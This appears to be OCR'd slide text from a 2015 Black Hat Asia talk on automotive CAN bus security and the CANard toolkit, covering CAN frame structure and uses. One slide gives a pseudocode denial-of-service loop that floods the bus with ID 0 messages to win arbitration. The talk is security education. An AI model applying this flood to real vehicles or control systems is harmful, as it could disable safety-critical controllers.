Hopping On the CAN Bus


Automotive Security and the CANard Toolkit

Eric Evenchick

Black Hat Asia 2015


What is CAN?

- Controller Area Network
- Low cost, integrated controllers
- Types:
  - High speed (differential)
  - Low speed (single ended)
  - Fault Tolerant
  - CAN FD



Why do I care?

- Used in:
  - Industrial Control Systems
    - SCADA
  - Pretty much every car
- Direct interface with controllers



How CAN Works

- **Bus**: collection of collected controllers
- **Frame**: a single CAN ‘packet’ consisting of:
  - **Identifier** - What is this message?
  - **Data Length Code** - How long is the data?
  - **Data** - What does it say?

How CAN Works

Identifier (ID) 11 bits (0x0 - 0x7FF) 29 bits (0x0 - 0x1FFFFFFF)	Data Length Code (DLC) 4 bits	Data Up to 8 bytes Length Specified by DLC


Easy Attacks - DoS

- Hardware Arbitration
- Lowest ID wins

```
while (1) {
  send_message_with_id_0();
}
```


How CAN Works

Message Structure



How CAN Works


Message Structure

